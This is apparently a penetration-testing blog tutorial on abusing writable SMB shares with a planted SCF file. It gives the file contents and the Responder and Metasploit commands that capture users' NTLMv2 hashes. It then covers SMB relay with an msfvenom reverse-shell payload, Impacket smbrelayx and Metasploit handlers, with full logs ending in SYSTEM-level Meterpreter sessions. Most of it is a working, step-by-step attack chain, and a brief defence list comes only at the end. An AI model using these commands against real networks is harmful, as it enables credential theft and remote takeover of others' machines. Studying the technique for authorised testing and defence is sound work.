SMB Share – SCF File Attacks

pentestlab.blog/category/infrastructure/page/2


December 13, 2017

SMB is a protocol which is widely used across organisations for file sharing purposes. It is not uncommon during internal penetration tests to discover a file share which contains sensitive information such as plain-text passwords and database connection strings. However even if a file share doesn't contain any data that could be used to connect to other systems but it is configured with write permissions for unauthenticated users then it is possible to obtain passwords hashes of domain users or Meterpreter shells.

Gathering Hashes


It is not new that SCF (Shell Command Files) files can be used to perform a limited set of operations such as showing the Windows desktop or opening a Windows explorer. However a SCF file can be used to access a specific UNC path which allows the penetration tester to build an attack. The code below can be placed inside a text file which then needs to be planted into a network share.

```
[Shell]
Command=2
IconFile=\\X.X.X.X\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```



SCF File – Contents


Saving the pentestlab.txt file as SCF file will make the file to be executed when the user will browse the file. Adding the @ symbol in front of the filename will place the pentestlab.scf on the top of the share drive.



SCF File

Responder needs to be executed with the following parameters to capture the hashes of the users that will browse the share.

```
responder -wrf --lm -v -I eth0
```



Responder – Parameters for SCF

When the user will browse the share a connection will established automatically from his system to the UNC path that is contained inside the SCF file. Windows will try to authenticate to that share with the username and the password of the user. During that

authentication process a random 8 byte challenge key is sent from the server to the client and the hashed NTLM/LANMAN password is encrypted again with this challenge key. Responder will capture the NTLMv2 hash.

```
[SMB] NTLMv2 Client   : 192.168.1.161
[SMB] NTLMv2 Username : WIN-IH45K7JJ5A7\User
[SMB] NTLMv2 Hash     : User::WIN-IH45K7JJ5A7:eed210932cf23390:5A8AF90B5AFC2BBCD
FEB900B8DF8314C:01010000000000029E2B5738971D3015070534AA1DDC543000000000200000
0000000000000000
[HTTP] Sending NTLM authentication request to 192.168.1.161
[HTTP] Sending NTLM authentication request to 192.168.1.161
[HTTP] Sending NTLM authentication request to 192.168.1.161
[HTTP] Sending NTLM authentication request to 192.168.1.161
[HTTP] Sending NTLM authentication request to 192.168.1.161
[HTTP] Sending NTLM authentication request to 192.168.1.161
[SMB] NTLMv2 Client   : 192.168.1.161
[SMB] NTLMv2 Username : WIN-IH45K7JJ5A7\User
[SMB] NTLMv2 Hash     : User::WIN-IH45K7JJ5A7:2c931a583f372b2a:917DCC7C5B584619F
97860EF24DA6CA6:0101000000000000AA67BF738971D3013B5DF8212E26048F0000000002000000
0000000000000000
```

Responder – NTLMv2 via SCF

Alternatively to Responder, Metasploit Framework has a module which can be used to capture challenge-response password hashes from SMB clients.

```
1  auxiliary/server/capture/smb
```

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
```

Metasploit – Capture SMB Module

As previously when the user will browse the same share his password hash will be captured by Metasploit.

```
msf auxiliary(smb) > [*] SMB Captured - 2017-12-11 06:59:05 +0000
NTLMv2 Response Captured from 192.168.1.161:65222 - 192.168.1.161
USER:User DOMAIN:WIN-IH45K7JJ5A7 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:81926ca69b0a3173db24ca5cf165afe8
NT_CLIENT_CHALLENGE:0101000000000000c29361774d72d301603c4c29ea78becd000000000200
00000000000000000000
[*] SMB Captured - 2017-12-11 06:59:05 +0000
NTLMv2 Response Captured from 192.168.1.161:65222 - 192.168.1.161
USER:User DOMAIN:WIN-IH45K7JJ5A7 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0c31043de6e18e5a6ca7c767dec287a5
NT_CLIENT_CHALLENGE:0101000000000000022f563774d72d30181fc68f8c9991f62000000000200
00000000000000000000
```

Metasploit – NTLMv2 Captured


If the password policy inside the company is sufficient it will take possibly days or weeks for the attacker to crack the captured hash.

Meterpreter Shells

The main advantage of the technique above it that it doesn't require any user interaction and automatically enforces the user to connect to a share the doesn't exist negotiating his NTLMv2 hash. Therefore it is also possible to combine this technique with SMB relay that will serve a payload in order to retrieve a Meterpreter shell from every user that will access the share.

MSFVenom can be used to generate the payload that it will executed on the target:


```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.171 LPORT=5555 -f exe > pentestlab.exe
```



MSFVenom – Payload Generation for SMB Relay

Coresecurity has released a set of python scripts called Impacket that can perform various attacks against Windows protocols such as SMB. Using the **smbrelayx** python script it is possible to set up and SMB server that will serve a payload when the target host will try to connect. This will performed automatically since the SCF file will enforce every to user to connect to a non-existing share with their credentials.

```
./smbrelayx.py -h Target-IP -e ./pentestlab.exe
```




Impacket – SMB Relay Server

Metasploit Framework needs to be used as well in order to receive back the connection upon execution of the pentestlab.exe on the target.

```
exploit/multi/handler
```

The module needs to be configured with the same parameters as the generated payload.

```
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.171
set LPORT 5555
exploit
```



Metasploit – Multi Handler Module

When the user will browse the share the SMB server will receive the connection and it will use the username and the password hash to authenticate with his system and execute the payload to a writable share.

```
[*] Servers started, waiting for connections
[*] Incoming connection (192.168.1.125,1041)
[*] SMBD: Received connection from 192.168.1.125, attacking target 192.168.1.125
[-] Authenticating against 192.168.1.125 as \ FAILED
[-] Authenticating against 192.168.1.125 as \ FAILED
[-] Authenticating against 192.168.1.125 as \ FAILED
[*] Authenticating against 192.168.1.125 as DATABASE\Administrator SUCCEED
[*] Administrator::DATABASE:b199ec8658670242000000000000000000000000000000:656
4cfebc88016f2b7d866e3bebc54b16119f5de13481716:7b78cd65dbb7ef05
[*] Requesting shares on 192.168.1.125.....
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.1.125
[-] TreeConnectAndX not found SHARE
[-] Authenticating against 192.168.1.125 as \ FAILED
[-] TreeConnectAndX not found SHARE
[-] Authenticating against 192.168.1.125 as \ FAILED
[-] TreeConnectAndX not found SHARE
[-] share 'tczygi' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file XZRqOERR.exe
[*] Opening SVCManager on 192.168.1.125.....
[*] Creating service wMXV on 192.168.1.125.....
[*] Starting service wMXV.....
[*] Service Installed.. CONNECT!
```

Impacket – SMB Relay Attack

A Meterpreter session will received. However in order to avoid losing the connection it is necessary to migrate to a more stable process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                    Path
 ---   ----  ----              ----  -------  ----                    ----
 0     0     [System Process]  x86
 8     0     System            x86   0        NT AUTHORITY\SYSTEM
 168   8     SMSS.EXE          x86   0        NT AUTHORITY\SYSTEM     \SystemRoo
t\System32\smss.exe
 196   168   CSRSS.EXE         x86   0        NT AUTHORITY\SYSTEM     \??\C:\WIN
NT\system32\csrss.exe
 216   168   WINLOGON.EXE      x86   0        NT AUTHORITY\SYSTEM     \??\C:\WIN
NT\system32\winlogon.exe
 244   216   SERVICES.EXE      x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\s
ystem32\services.exe
 256   216   LSASS.EXE         x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\s
```

Meterpreter – List Running Processes

The migrate command and the process ID needs to be used.

```
meterpreter > migrate 1600
[*] Migrating from 1036 to 1600...
[*] Migration completed successfully.
meterpreter > shell
Process 1136 created.
Channel 1 created.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
```

Meterpreter – Process Migration

In this example the process 1600 corresponds to svchost.exe process which is running with SYSTEM privileges.

```
 1376  1372  explorer.exe      x86   0        DATABASE\Administrator
xplorer.Exe
 1512  1376  VMwareUser.exe    x86   0        DATABASE\Administrator
 Files\VMware\VMware Tools\VMwareUser.exe
 1520  1376  sqlmangr.exe      x86   0        DATABASE\Administrator
 Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
 1600  244   svchost.exe       x86   0        NT AUTHORITY\SYSTEM
ystem32\svchost.exe
 1624  940   wuauclt.exe       x86   0        DATABASE\Administrator
ystem32\wuauclt.exe
```

Meterpreter – List of Processes for Migration

Running the **getuid** from a Meterpreter console will obtain the current **UID** which is now SYSTEM.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DATABASE
OS              : Windows 2000 (Build 2195).
Architecture    : x86
System Language : en_US
```

Meterpreter – Retrieve Current UID

The same attack can be also implemented by Metasploit framework.

```
1 exploit/windows/smb/smb_relay
2 set payload windows/meterpreter/reverse_tcp
3 set LHOST 192.168.1.171
4 exploit
```

```
msf > use exploit/windows/smb/smb_relay
msf exploit(smb_relay) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(smb_relay) > set LHOST 192.168.1.171
LHOST => 192.168.1.171
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.171:4444
[*] Server started.
```

Metasploit – SMB Relay Module

An SMB server will established which will authenticate with the target by using the username and the password hash, deliver a payload on a writeable share, execute the payload with the rights of the user as a service, perform the clean up and give a

Meterpreter session.

```
msf exploit(smb_relay) > [*] Received 192.168.1.125:1063 \ LMHASH:00 NTHASH: OS:
Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 192.168.1.125:1063 \
[*] Received 192.168.1.125:1065 DATABASE\Administrator LMHASH:516fde31a03595900a
f71adbfd3f22985600d9c9da576177 NTHASH:6c799a8f6dd8b7c924dd25ce8c18d0a11bbbb1d91f
e7dc0d OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Authenticating to 192.168.1.125 as DATABASE\Administrator...
[*] AUTHENTICATED as DATABASE\Administrator...
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Started bind handler
[*] Created \GjQYdtRV.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \GjQYdtRV.exe...
```

Metasploit – SMB Relay Attack

Interaction with the existing sessions can be performed with the **sessions** command.

```
msf exploit(smb_relay) > sessions

Active sessions
===============

  Id  Type                     Information                    Connection
  --  ----                     -----------                    ----------
  1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DATABASE  192.168.1.171:399
83 -> 192.168.1.125:4444 (192.168.1.125)

msf exploit(smb_relay) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DATABASE
OS              : Windows 2000 (Build 2195).
Architecture    : x86
System Language : en_US
```

Metasploit – SMB Relay Sessions

Conclusion

This technique exploits something that is really common in all the networks like shares in order to retrieve password hashes and get meterpreter shells. The only requirement is that the user needs to browse the share that contains the malicious SCF file. However these attacks can be prevented by performing the following:

- Use of Kerberos Authentication and SMB Signing
- Disallow write permissions in file shares for unauthenticated users
- Ensure that NTLMv2 password hash is used instead of LanMan

References

- https://github.com/CoreSecurity/impacket
- https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python
- https://1337red.wordpress.com/using-a-scf-file-to-gather-hashes/
- http://carnal0wnage.attackresearch.com/2009/04/using-metasploit-smb-sniffer-module.html
- https://room362.com/post/2016/smb-http-auth-capture-via-scf/
- https://blog.rapid7.com/2008/11/11/ms08-068-metasploit-and-smb-relay/
- https://cqureacademy.com/blog/penetration-testing/smb-relay-attack